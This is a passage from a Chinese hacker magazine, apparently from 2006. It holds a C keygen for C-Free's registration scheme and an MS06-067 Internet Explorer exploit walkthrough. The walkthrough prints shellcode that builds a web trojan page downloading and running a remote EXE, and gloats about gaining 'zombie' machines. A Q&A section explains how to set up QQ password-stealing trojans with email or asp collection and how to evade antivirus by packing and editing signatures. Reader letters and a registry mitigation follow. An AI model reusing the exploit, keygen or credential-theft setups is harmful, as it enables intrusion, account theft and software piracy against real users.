首先程序比较数组中的元素和0x0a的大小关系，大于等于0x0a就执行下面的运算。

al=var_24+0x61+0xf6并将结果存入内存（地址存放在ebx中）var_24为XorMachineCode除以余数所得的余数。

如果数组小于0x0a就将结果加上0x30并保存在内存中。

584C9D的代码上面已经给出了，大家可以回去看看。可以看到，程序在处理完了这几个循环后就返回了，这里需要说明的是00584CA7处的那一长串表达式是我追踪函数保存真注册码的地址的表达式，大家可以不用理会，当然如果你有兴趣的话可以跟踪一下程序在不同的函数中对这几个地址的存储情况，因为在算法开始的时候，也就是在地址0041968F和地址00419673处传递的东西我没有搞清楚，所以跟踪了一下。

算法总结：

1、XorMachineCode=MachineCode^0x90909090

2、YuShu=XorMachineCode%0x25

3、如果YuShu小于0x11就加上0x11否则什么都不加

4、tmp1=XorMachineCode%YuShu

5、如果tmp1小于0x0a就将tmp1加上0x30否则加上0x61再加上0xf6，令RegCode[i]=tmp1

6、令XorMachineCode=XorMachineCode/YuShu并判断XorMachineCode是否为0，不为0就回到步骤4继续循环，为零进行下一步

7、将RegCode数组中的各元素取反，即第一个元素变为最后一个元素，最后一个元素变为第一个元素，其他元素依次类推。最后得到的数组就是注册码了

说了这么多，大家可能晕了吧？还是给出注册机吧，这样可以帮助大家更直观地认识C-Free的算法。


```
#include <stdio.h>
int main()
{
 char RegCode[128]={0};
 int i=0;
 unsigned int XorMachineCode,YuShu,tmp1,MachineCode;
 printf ("Enter the MachineCode Plz:\n");
 scanf ("%d",&MachineCode);
 XorMachineCode=MachineCode^0x90909090;
 YuShu=XorMachineCode%0x25;
 YuShu+=(YuShu<0x11)?0x11:0x00;
/* 如果余数小于0x11就将余数加上0x11，不大于等于就不加任何数 */
 while(XorMachineCode) // 当机器码不为空的时候
   {
tmp1=XorMachineCode%YuShu;  /* 异或后的机器码除以余数后取余，第一次运行到这里时XorMachineCode为异或以后的机器码 */
      XorMachineCode/=YuShu; //商，并且修正XorMachineCode的数值
         tmp1+=(tmp1<0x0a)?0x30:(0x61+0xf6);
         RegCode[i]=tmp1;
i++;
 }
 printf("Your Restitry Code is:\n");
 for(;i>=0;i--) printf("%c",RegCode[i]);
 printf("\n");

 return 0;
}
```

好了，整篇文章到这里就结束了，希望通过我的讲解，可以让大家对这种注册类型的软件有一个更深层次的了解。本期光盘中有我这次ida反汇编的压缩包，大家进入后按ctrl+m然后点ok就可以找到算法的关键call了。我们下次见！

编辑点评：

算法分析都是一样的，繁琐但不复杂。而怎样才能快速有效地分析出程序的算法，这需要的就是经验，需要你的苦练。虽说很多软件是可以通过爆破破解，但要提高你自己，还是静下心来跟踪吧。



惊爆IE最新漏洞MS06-067

手册在进厂印刷之前，收到的新漏洞MS06-067，敬请读者关注。

刀锋战士

从本文你可以学到：

1、MS06-067漏洞的利用

2、漏洞实际演示

一、漏洞描述

Microsoft IE的daxctle.ocx ActiveX控件实现上存在堆溢出漏洞，远程攻击者可能利用此漏洞在用户机器上执行任意指令。

Multimedia Controls ActiveX控件（daxctle.ocx）的CPathCtl::KeyFrame()函数存在溢出漏洞。如果HTML文档处理对ActiveX控件的KeyFrame()方式所传送的特制参数，则用户受骗访问了这样的恶意HTML文档就会导致执行任意代码。

二、受影响的系统

Microsoft Windows 2000 Service Pack 4
Microsoft Windows XP Service Pack 2
Microsoft Windows XP Professional x64 Edition
Microsoft Windows Server 2003
Microsoft Windows Server 2003 Service Pack 1
Microsoft Windows Server 2003（用于基于Itanium的系统）
Microsoft Windows Server 2003 SP1（用于基于Itanium的系统）
Microsoft Windows Server 2003 x64 Edition
详细情况请参考微软的安全公告：http://www.microsoft.co.ke/china/technet/security/bulletin/MS06-067.mspx

三、利用体验

11月14日，微软发布了它最新的十一月安全公告，包含了5个严重漏洞，其中的MS06-067 IE漏洞更是以**严重等级**著称！由于涉及到IE的众多版本，而且也是刚刚公布所以危害程度更是不容小视！值得每个安全人员的关注。

下面就来看一下这个漏洞测试过程，测试环境：**XP SP2 Home Edition，IE版本6.0**，漏洞的shellcode我已经编译成了EXE文件，可以拿来直接使用！我们先来生成一个网马（图1），这里就拿“Windows按钮专家”做测试，体积4.5K，短小精悍！

为了照顾菜鸟，这里再说明下参数：
<URL>——Exe程序的http地址。
[htmlfile]——生成的网页木马名字。

```
Code by nop nop#xsec.org, Welcome to http://www.xse
Usage: c:/ms06067.exe <URL> [htmlfile]

C:\>ms06067 http://xy1.bigwww.com/test.exe ms06067.htm
[+] download url:http://xy1.bigwww.com/test.exe
[+] exploit file:ms06067.htm
"%ua3e9%u0000%u5f00%ua164%u0030%u0000%u408b%u8b0c"
"%u1c70%u8bad%u0868%uf78b%u046a%ue859%u0043%u0000"
"%uf9e2%u6f68%u006e%u6800%u7275%u6d6c%uff54%u9516"
"%u2ee8%u0000%u8300%u20ec%udc8b%u206a%uff53%u0456"
"%u04c7%u5c03%u2e61%uc765%u0344%u7804%u0065%u3300"
"%u50c0%u5350%u5057%u56ff%u8b10%u50dc%uff53%u0856"
"%u56ff%u510c%u8b56%u3c75%u748b%u782e%uf503%u8b56"
"%u2076%uf503%uc933%u4149%u03ad%u33c5%u0fdb%u10be"
"%ud63a%u0874%ucbc1%u030d%u40da%uf1eb%u1f3b%ue775"
"%u8b5e%u245e%udd03%u8b66%u4b0c%u5e8b%u031c%u8bdd"
"%u8b04%uc503%u5eab%uc359%u58e8%uffff%u8eff%u0e4e"
"%uc1ec%ue579%u98b8%u8afe%uef0e%uc0ce%u3660%u2f1a"
"%u6870%u7474%u3a70%u2f2f%u7978%u2e31%u6962%u7767"
"%u7777%u632e%u6d6f%u742f%u7365%u2e74%u7865%u0065";
[+] exploit write to ms06067.htm success!

C:\>_
```

图1 EXE生成网马

看见提示了没？**exploit write to ms06067.htm success!**生成了网页木马ms06067.htm，接着把这个木马上传到空间上面去，如图2。

接下来，需要我们打开浏览器，输入网马地址，如果能打开网页弹出了“windows按钮专家”代表测试成功，反之亦然！此刻我心潮澎湃，激动不已。因为我的系统都是打全了补丁，可谓是铜墙铁壁，而且配备了一级防火墙和杀毒软件。对此我充满信心，COME ON！来看看MS06-067的威力到底如何？

输入我的网马地址**http://xy1.bigwww.com/ms06067.htm**，打开网页自动运行了“windows按钮专家”，如图3，而且不闪，不弹窗，汗！不愧是高危级的漏洞！

看到这里，没打补丁的朋友赶紧去打上补丁哈，及时做好个人电脑的安全，免得中招！相信不久，木马和蠕虫就很快泛滥，血流成河的场面将再次上演。菜鸟又乐了，将有一批新的肉鸡即将进帐，又有得玩咯。

四、补救措施

请将以下文本粘贴于记事本等文本编辑器中。然后，使用.reg文件扩展名保存文件：

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility\{D7A7D7C3-D47F-11D0-89D3-00A0C90833E6}]
"Compatibility Flags"=dword:00000400
```

您可以通过双击此.reg文件将其应用到各个系统。另外，官方提供的补丁下载地址 http://www.microsoft.co.ke/china/technet/security/bulletin/MS06-067.mspx

[本文涉及到源代码、编译好的工具以及修补代码在光盘中有提供]

编辑点评：

话说小编正在吃晚饭，突然接到老编加急短信“上线！！”，感觉貌似有什么大事发生了，扔下饭碗，开机上网，急Q寻老编，得此文。看罢，吓一身冷汗，漏洞异常严重，请大家千万留意，及时修补！小编继续吃饭去……（小天这顿饭吃得可是有惊无险、险象环生）




图2 上传网马




图3 运行网马的效果

Q&A



主持人：徐师傅

Q：关于虚拟机问题，我装上虚拟机后，新创建了一个win2000，但是每次启动都会出现这样的英文提示：

No bootable CD, floppy or hard disk was detected.

To install an operating system, insert a bootable CD or floppy and restart the virtual machine by clicking the Reset button.

我启动不了啊，哪位高手帮忙解答一下，谢！

A：虚拟机安装好之后也需要对新建的虚拟机安装系统，你可以打开虚拟机，然后编辑这个虚拟机设置，在CD-ROM设置里修改：

1>使用物理机的光驱：直接把光盘放进去就可以了。

2>可以使用iso镜像文件：iso文件可以到番茄花园等一些发布操作系统网站下载。

然后开启虚拟机，按键盘上的F2，进入虚拟机的BIOS设置，修改BOOT选项，把第一项选择成CD-ROM就可以了。

url：http://nohack.cn/bbs/thread-52578-1-1.html

Q：问几个大家都懒得回答的问题：

1．我的电脑安装的是矮人DOS工具箱并GHOST8.2版的，第一次是在E盘符下输入CD GHOST(ENTER)=E:\>GHOST>，接着输入GHOST(ENTER)就出现了熟悉的GHOST操作界面，于是就给C盘做了个镜像。结果后来想进GHOST就只能在开机时进入矮人DOS工具箱下选择启动GHOST8.2版了，用以上命令怎么也不灵了！而且选择镜像文件进行释放的时候总是提示找不到镜像文件，我大脑由此就一团糨糊了……谁帮我解答一下？跪求……

2.电脑开机是特别慢，启动以后就不慢了，而且总是无缘无故的有程序运行的迹象（就是鼠标变成漏斗状），电脑根本没联网，怎么回事？我迷糊了。

3.我电脑桌面上的图标有几个变成了粉碎状但不影响打开，是怎么回事？

4.CMOS中哪个选项是设置内存运行情况的？各位大哥大姐，谢谢指点了……

A：首先不要糨糊，也不要跪求，请看我的答案，希望对你有帮助。

1、说到底还是对ghost的使用不是很了解。建议看一下这里，ghost的使用详解：http://3800pop.com/ghost。建议你在没有开机的时候进入矮人dos工具箱。要是在开启系统之后做备份是容易出问题的。

2、开机慢主要有下面几个原因。第一，由于加载的启动程序过多，我们可以使用msconfig去掉，首先点击"开始"，然后选择"运行"，输入"msconfig"，选择最后的"启动"。去掉不需要的选项，然后确定就可以了。

第二，系统开机的时候需要加载一些如网络的服务等，会导致系统假死的状态，这个是正常。要是想不产生这种假死的话，只需要拔掉网线，然后开机加载之后再插上网线即可。

3、这个有可能是关联的图标加载有错误了。右键这图标，然后打开"属性"，选择"更改图标"，然后选择"浏览"，找到原来的程序，最后"确定"一下。要是上面的不行，建议你使用优化大师或者魔法兔子，修复一下关联的图标。

4、在主板BIOS中ADVANCED CHIPSET——DRAM CONFIGURATION下有调节（我记得是这个选项里，如果找不到可以询问主板厂商的客服如何更改，当然不同版本的BIOS也有所不同）。将内存频率由DDR400改成DDR333（DDR400在里面显示的数字是200，因为频率要乘以2，DDR333的频率就是166）。调节的时候要注意，你的cpu前端总线是533的话，将你的频率设置都定为133就可以了，要是800的话可以定为200。

url：http://nohack.cn/bbs/thread-52470-1-1.html

Q：NTscan为什么扫不到135的弱口令？请问哪位高手晓得要使用NTscan必须取消电脑上的什么设置才可以？我在其他机子都可以 但在自己的上面就不行~！

A：可能有两方面的原因：

第一：被网络服务商屏蔽了端口。大约在99年的时候，那段时间有一种病毒就是利用135这个共享的端口疯狂地传播，导致国内网络几乎是一片瘫痪的状态，所以国家发出要求，所有的网络服务商从服务器上屏蔽135端口。

第二：没有去除限制。这个由于没有去除微软线程的限制，建议你使用这个程序，http://pop3067.51.net/EvID4226Patch.exe来修改线程即可。

Q：我电脑中了病毒，D盘自动播放，请高手帮忙指点一下。电脑的D盘有个文件[autorun]OPEN=D:\command.com这个应该是病毒文件。然而我到注册表里把shell下的command.com以及自动播放等键值都删除了，D盘的文件也删除了，怎么重启计算机过后所有被删文件和注册表里的都又有了呢？我用的是XP系统，没有对系统进行还原设置。请哪位高手指点一下，把我D盘的问题解决了。

A：最近很多的朋友也问我这个问题，电脑中了这个病毒后也没有什么其他的症状。只是打开逻辑分区的时候第一项被修改成了"auto"，其实我们这里也不用怕，可以用手动的方式来删除它。

第1种方法：

格式化该移动设施，该法删除比较彻底，适合文件不多、空间不大的移动设施，格式化后，问题完全解决

第2种方法：

1）点右键选择"打开"（千万不能双击打开，否则木马又会进行复制），找到该盘下的sxs.exe文件，autorun文件，超级文本以fot开头的文件，全部删除（autorun、超级文本以fot为隐藏，可以在我的电脑窗口最上端－工具－文件夹选项－查看－显示所有隐藏文件让它显示，已经显示受系统保护的文件）。

2）首先，点击"开始"菜单，打开"运行"，输入regedit打开注册表。然后依次展开下列项HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2，将子目录下所有带加号"+"的项依次展开，如果发现有一项叫作"command"的，这就是被病毒篡改过的了。正常模式下这一项应该为"DropTarget"。

把"病变"的项从"AutoRun"（注意是从"AutoRun"）往下全部删除即可。

在完成上述操作后，打开"我的电脑"，右键一下"逻辑分区"，检查是否有"Auto"，如果没有，则删除成功。

Q：最近刚重新安装了系统，换成了McAfee(麦咖啡)杀毒软件，不过不知道怎么搞的，foxmail5.0不能发出邮件。高手快帮我分析一下……

A：说到McAfee，其实还很特别的。McAfee安装好之后，它默认会阻挡25端口，所以会直接导致发不出去邮件。打开McAfee的控制台，找到“访问保护”双击一下，会看到它默认选择了“禁止大量发送邮件的蠕虫病毒发送邮件”，双击一下“编辑”，然后在已排除进程中，加入“Foxmail.exe”即可。这样McAfee就不阻挡Foxmail的发信了。

Q：关于VMW ARE虚拟机的问题

大家好，我有一个小问题！就是在11期里关于那个虚拟机的，我装了半天都装不起来。什么都设置好了以后，最下面的状态栏还显示没有装VMWARE Tool。后来我又拿那个Window文件夹解压了一下，装一下。可是它提示装不起来，我真的没办法了。难道真装不起来吗！！真想有个人帮我装一下，不然我实在没办法了。

A：关于vm的虚拟机是这样的，要是你安装好系统后就安装一下“虚拟机工具”。这样方便虚拟机与本机的鼠标、键盘等的操作。要是安装之后还是提示没有安装“虚拟机工具”的话，不要着急，可以做下面的测试，你把鼠标直接移动到虚拟机里面，点击一下，然后试着把鼠标拖出虚拟机的屏幕来。要是能成功就不用管，只是一个提示；要是不行，建议你重新装一下虚拟机工具，或者重新安装一个新版本的虚拟机。

Q：请帮我解决杀木马问题，我都不知怎么办了，杀木马呀，帮我！

A：针对现在的木马免杀，主要用下面两种方法来实现，第一，给木马加一些比较生僻的壳来逃避杀毒软件的追杀；第二，针对杀毒软件来定位杀毒软件追杀木马的特征码，然后修改特征码。第一种方法比较简单，但是效果不好，有时候过几天使用的人多了，照样被杀。第二种方法免杀的效果以及免杀的时间都会比较长，但是操作不是很简单。现在最流行的就是使用myccl来定位复合特征码，具体的操作请借鉴近两期手册免杀班文章。

Q：请求《黑客手册》中“你盗QQ我来用”中挖掘鸡的使用方法

由于《黑客手册》中“你盗QQ我来用”中挖掘鸡的使用方法不够详细，且模糊不清，请问挖掘鸡有什么功能和盗QQ时有哪些详细过程？

A：想知道原因的话，首先需要了解一下如何使用盗QQ软件。现在比较流行的盗QQ软件都带有使用网站asp收信的方式，因为asp收信比较便于管理以及查看，所以深受盗QQ的朋友的喜欢。asp收信首先需要一个支持asp的空间，然后将收信的asp程序上传到空间里面，每当有QQ信息的时候木马就会自动访问这个asp程序，这个asp程序就会记录QQ号码和密码在一个文本里面。有些粗心的人并不修改生成文本的名称，而这些默认的文本名称我们知道，所以我们就可以使用挖掘机来搜索这个生成的文本。我们直接访问这个文本文件，就可以看见他盗的QQ了。

Q：我想盗几个QQ号码，该怎么做？我使用的是盗Q侠这个软件。

A：其实盗QQ也不算什么本事了，网上的教程也很多，我这里就给你简单地说一下，不过我奉劝一句，盗QQ号是一种违法行为。

用“EMAIL收信”的：首先准备2个邮箱，一个发信一个收信。要是你的发信邮箱是abc@163.com的话，那么这里的邮箱服务器等，请按照我这样的类型写。发信邮箱服务器：smtp.163.com，发信箱名称：abc，发信箱全称：abc@163.com，发信箱密码，这个就是你自己的发信箱密码了，下面还有一个收信箱，比如使用123@126.com，直接写上就可了。最后点击一下生成，就可以用EMAIL收信了。

用“网站收信”的：把附带的“dqhx.asp”上传到你的空间，然后在配置的时候选择网站收信，输入你的网站地址 http://你的网站地址/qq.asp，这样就可以了。最后点击一下生成，就可以用网站收信了。

Q：为什么滚动网页时总是很卡。为什么装了新系统以后滚动网页时IE窗口的东西总是很卡很卡的样子，我已经装了瑞星杀过毒了，还是这样！哪位大侠知道啊？

A：这个可能是显卡的问题，建议你安装一下显卡驱动。要是安装了显卡驱动的话，开启机器的硬件加速。方法：右键桌面的属性－设置－高级－疑难解答，然后把“硬件加速”拉到全。

29号信箱

城市／广西柳州 论坛ID/X—yh—Wing

→对某篇文章的读后感：

文章名称：小菜补端口2——端口和应用

读后感：连看了两期的小菜补端口，哎，这类文章就是为我们而作的。作者的良苦用心让我这类小菜对端口这类知识的认识有了提高。有了端口，嘿嘿……还用我说么？

建议和意见：默默无闻地买了10多期，也看着NOHACK在不断地改进，从内容、排版、回执单到封面，都给人全新的感受。

哎！此时无声胜有声！祝《NOHACK》越办越好，成为畅销书！

总管编辑＝总编：谢谢X—yh—Wing朋友。好一个无声胜有声！不过，买书当然要默默无闻啦，不信，你轰轰烈烈买一次《黑客手册》试试看咯！

城市／江苏无锡 论坛ID/notappled

→对某篇文章的读后感：

文章名称：小菜补端口

读后感：呵呵，俺正自学《TCP/IP及网络编程技术》，刚好看到UDP端口和TCP连接那一章，晕晕糊糊看了半天，就是没弄明白，结果就这么一补，全通了！^&^……

NOHACK

29号信箱

城市／杭州 论坛ID／情哲

建议和意见：我女朋友一天到晚上网，怎么样才能让她上不了网，最好是那种永远也上不了网的病毒，求求编者能告诉我，最好给我回信，或者加QQ告诉我，拜托，不然她肯定就不要我了！拜托！拜托！拜托！拯救我！

光编＝光棍编辑：将你的烦恼给我吧，我带她到深山、到那些没有网络，连手机信号都没有的偏僻地方，然后……嘿嘿……：组织《黑客手册》读者女友自助游……（天空飞来无数根利箭，飞向光编的工作间）。不过，情哲（难道全称是情圣哲学？光编疑惑ing）同学在信中并没有透露太多细节，小编猜测可能是感情遭遇了红灯，小编感情虽然很丰富，但是对付这种若即若离的感情超级缺乏经验，也只能劝你要豁达，并努力争取，或者冷却一段时间看看。另：如果情哲同学发明了“永远上不了网的病毒”，请告知小编一声，谢谢。

城市／山东青岛 姓名／张坤

→对某篇文章的读后感：

文章名称：寂寞花开

读后感：坦白地说，我是一名初学者，一个对网络黑客充满无限幻想和多愁善感的人，有时候喜欢一个人独处，特别是在受伤之后。其实在我心中的黑客，一直都是那种默默无闻，无论有多大的发现，或者有多大的成功都一笑而过的人，而在这许许多多的发现和成功的背后，谁又能给予他们多少理解和关怀呢？“你所能看到的也只有Nohack到此一游”。

主编＝主持编辑：对于任何事物的理解，每个人都有自己的方式方法。“黑客”一词从诞生到流行，再到普及，这个过程虽然漫长，其实还是由时间来考验的。

城市／安徽临泉 论坛ID／拾破烂的

建议和意见：杂志已经改版4期了，改版的杂志变得更好看了。也许细心的读者已经发现，我们杂志的封面少了几个我们这些老读者非常熟悉的字眼——自由独行的边缘文化！

对于我们这些老读者来说，早已领悟到《黑客手册》所发扬的黑客精神，而对于新读者来说呢？或许他们还并未树立好正确的黑客观念。

让《黑客手册》成为发扬黑客精神的领头人，使原生态的黑客理念深入人心，我相信《黑客手册》将引领我们走得更远，更顺利……

又有机会的某猴：哇，“原生态黑客”，这个词造得好，小编决定推荐给封面作为本期口号，感谢拾破烂的同学。另，“自由独行的边缘文化”其实这几个字一直都出现在光盘中，大家居然没有发现？（极度郁闷……）做黑侠要注意多观察哦！应该将自己推崇的黑客精神永记心中，随时调用，堵漏动，防注入……

城市／广东茂名 论坛ID/hua4012

→对某篇文章的读后感：

文章名称：你盗QQ我来用

读后感：真是一山还有一山高啊，有啥法子可防呢？

偷懒小编：就是因为“一山还有一山高”，所以技术才会不断地发展啊！激烈攻防，残酷对抗……

城市／山东烟台 论坛ID/kawaru999（或kawaru）

→对某篇文章的读后感：

文章名称：菜鸟菜招破网吧

读后感：孩子啊（牧狼的孩子：汗……叫我全名），每次我兴奋得手舞足蹈地去看《黑客手册》混乱的排版文章，同学们都以为我在满地找牙，当我读你的文章时，我同学吓得直瞅着我，以为我找不到牙而全身抽筋，呜……，看你的文章（尤其那15幅图），我是来回反复翻页才看完的，而且当场头晕目眩、四肢无为、胸闷气短，你，陪我去搞定这的网吧！

和读者一样头晕目眩、四肢无力、胸闷气喘的某编：当初编辑本文就感觉到中华民族文化的博大精深，当时这个文章标题就让偶研究了半天，究竟该读成“破网吧”（名词），还是“破”网吧（动词）呢？看着这位读者阅读文章的情况又想起了校稿时候的情景……真是锻炼了身体又测试了心理。

城市／辽宁大连 姓名／李晓旭

→对某篇文章的读后感：

文章名称：小菜补端口（1）

读后感：在读此文章前，偶并不太了解端口是怎样的原理。通过作者通俗易懂的讲解，再图文并茂，很生动，也较形象。特别是“街道热心的大妈”，让偶记忆犹新。（不过街道热心老大妈好像不负责帮忙查门牌，嘿嘿）

眼镜猴：看来Python的这篇端口写得真不错，写到读者心坎上去了，受到了很多读者的追捧。本期光盘“书城”栏目中也为大家奉献上了“计算机端口介绍”一文，各位读者再补一下吧！

NO HACK ☆ 29